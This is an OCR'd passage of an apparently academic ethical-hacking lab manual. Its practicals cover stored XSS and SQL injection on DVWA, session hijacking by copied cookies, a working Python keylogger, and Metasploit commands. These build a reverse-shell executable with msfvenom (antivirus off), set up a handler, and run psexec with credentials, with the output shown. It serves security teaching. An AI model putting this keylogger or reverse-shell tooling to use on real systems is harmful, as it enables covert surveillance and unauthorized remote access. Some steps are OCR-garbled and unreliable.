


Steps for FTP:

Visit Google Chrome > Search for Wireshark Sample Captures > Click on "SampleCaptures - Wireshark Wiki" > Ctrl F > Search for FTPv > Click on "FTPv6-1.cap" > Download it
Open Wireshark > Click on Folder > Open the downloaded file > In the Apply Filters tab, Type " ftp.request.arg " > Enter twice
Click the first link > Expand File Transfer Protocol (FTP) in Below Tab



Select the first link > Right CLick > Follow > TCP Stream >



Final Output:

Practical - 6

Aim: Persistent Cross-Site Scripting Attack


- **Set up a vulnerable web application that is susceptible to persistent XSS attacks.**
- **Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.**
- **Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.**

Steps:


1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.

7. Username = “Admin” and Password = “password”. Click on login.

8. Click on DVWA security and set the security to low.



9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.




DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Name *
Message *
This site says...
This is XSS Exploit Test
OK

Practical - 7

Aim: Session Impersonation with Firefox and Tamper Data


- **Install and configure the Tamper Data add-on in Firefox.**
- **Intercept and modify HTTP requests to impersonate a user's session.**
- **Understand the impact of session impersonation and the importance of session management.**

Steps:


1) **Install & Open FireFox Browser. Go to Add-ons and Search Tamper Data**
2) **Search for Cookie Editor and Add.**


3) **After adding both Add-ons. In new tab ,Go to http://www.techpanda.org/**
4) **Enter Email as: admin@google.com Enter Password as: Password2010**
5) **The Dashboard will be visible**

6) **Click on Cookie Editor Add-on Top Right Corner. Copy the session id.**



7) **Go to options/privacy/ and delete the cookies.**





8) Start Tamper Data > Click Yes

Extension: (Tamper Data for FF Quantum) - Start Tamper Data — Mozilla Firefox

Type	Description
☐ beacon	Requests sent through the Beacon API.
☐ csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
☐ font	Web fonts loaded for a @font-face CSS rule.
☐ image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
☐ imageset	Images loaded by a `<picture>` element or given in an `<img>` element's `srcset` attribute.
☑ main_frame	Top-level documents loaded into a tab.
☐ media	Resources loaded by a `<video>` or `<audio>` element.
☐ object	Resources loaded by an `<object>` or `<embed>` element.
☐ object_subrequest	Requests sent by plugins.
☐ ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
☐ script	Code that is loaded to be executed by a `<script>` element or running in a Worker.
☐ speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
☐ stylesheet	CSS stylesheets loaded to describe the representation of a document.
☐ sub_frame	Documents loaded into an `<iframe>` or `<frame>` element.
☐ web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
☐ websocket	Requests initiating a connection to a server through the WebSocket API.
☐ xbl	XBL bindings loaded to extend the behavior of elements in a document.
☐ xml_dtd	DTDs loaded for an XML document.
☑ xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
☐ xslt	XSLT stylesheets loaded for transforming an XML document.
☐ other	Resources that aren't covered by any other available type.


Tamper with requests who's URL matches: (.*?)

Tamper requests only from this tab: ☐

Start Tamper Data?

Yes | No, Cancel

9) Go to http://www.techpanda.org/



10) In Index.php page . Paste Copied Session Copied Session id in Cookie and click on OK

11) In dashboard.php page Paste the Copied Session Id in Cookie and click Ok

12) You will be logged in dashboard directly without logging in.


Practical - 8

Aim: SQL Injection Attack

- **Identify a web application vulnerable to SQL injection.**
- **Craft and execute SQL injection queries to exploit the vulnerability.**
- **Extract sensitive information or manipulate the database through the SQL injection attack.**

Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.




7. Username = “Admin” and Password = “password”. Click on login.

8. Click on DVWA security and set the security to low.

9. Click on SQL Injection.

10. In User Id enter 1 and click on submit.

11. Type 1’ or tue;# and click on submit.



Practical - 9

Aim: Creating a Keylogger with Python


- **Write a Python script that captures and logs keystrokes from a target system.**
- **Execute the keylogger script and observe the logged keystrokes.**
- **Understand the potential security risks associated with keyloggers and the importance of protecting against them.**

Note: Make sure you have the pynput **library installed (**pip install pynput**) before running this script.**

Code:

```
import logging
from pynput.keyboard import Key, Listener

# Setting the log directory
log_dir = "C:/Users/admin/AppData/Local/Programs/Python/Python311/key_log.txt"

# Basic logging configuration
logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.DEBUG,
format='%(asctime)s: %(message)s')

# Function to handle key press event
def on_press(key):
    logging.info(str(key))

# Starting the listener
with Listener(on_press=on_press) as listener:
    listener.join()
```

Output:


Python 3.7.0 Shell
File Edit Shell Debug Options Window Help
Python 3.7.0 (v3.7.0:1bf9cc5093, Jun 27 2018, 04:06:47) [MS
C v.1914 32 bit (Intel)] on win32
Type "copyright", "credits" or "license()" for more informa
tion.
>>>
========== RESTART: C:/Users/RDNC/Desktop/eh9.py =
==========
Hello World
key_log.txt - Notepad
File Edit Format View Help
2019-01-21 15:41:03,332:Key.shift_r:
2019-01-21 15:41:03,660:'h':
2019-01-21 15:41:04,012:'e':
2019-01-21 15:41:04,276:'l':
2019-01-21 15:41:04,444:'l':
2019-01-21 15:41:04,605:'o':
2019-01-21 15:41:04,724:Key.space:
2019-01-21 15:41:04,885:Key.shift_r:
2019-01-21 15:41:05,052:'w':
2019-01-21 15:41:05,188:'o':
2019-01-21 15:41:05,428:'r':
2019-01-21 15:41:05,885:Key.backspace:
2019-01-21 15:41:06,045:Key.backspace:
2019-01-21 15:41:06,644:'o':
2019-01-21 15:41:06,989:'r':
2019-01-21 15:41:07,140:'l':
2019-01-21 15:41:07,221:'d':

Practical - 10

Aim: Exploiting with Metasploit (Kali Linux)

- **Identify a vulnerable system and exploit it using Metasploit modules.**
- **Gain unauthorized access to the target system and execute commands or extract information.**
- **Understand the ethical considerations and legal implications of using Metasploit for penetration testing.**

Steps:

Boot kali linux in pendrive and open it in PC. Open metasploit and type exit command to quit. The directory will change to root@kali.
Type the following command.

1. msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.9.191 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/1.exe
2. msfconsole
3. use exploit/multi/handler
4. msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
5. payload => windows/shell/reverse_tcp
6. Show options
7. msf exploit(multi/handler) > set LHOST 192.168.9.191 8. LHOST => 192.168.9.191
9. msf exploit(multi/handler) > set LPORT 31337 10. LPORT => 31337
11. msf exploit(multi/handler) > exploit

PUT THE PAYLOAD GENEREATED IN A WINDOWS PC (MAKE SURE ANTIVIRUS IS OFF) AND RUN THE EXE FILE.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```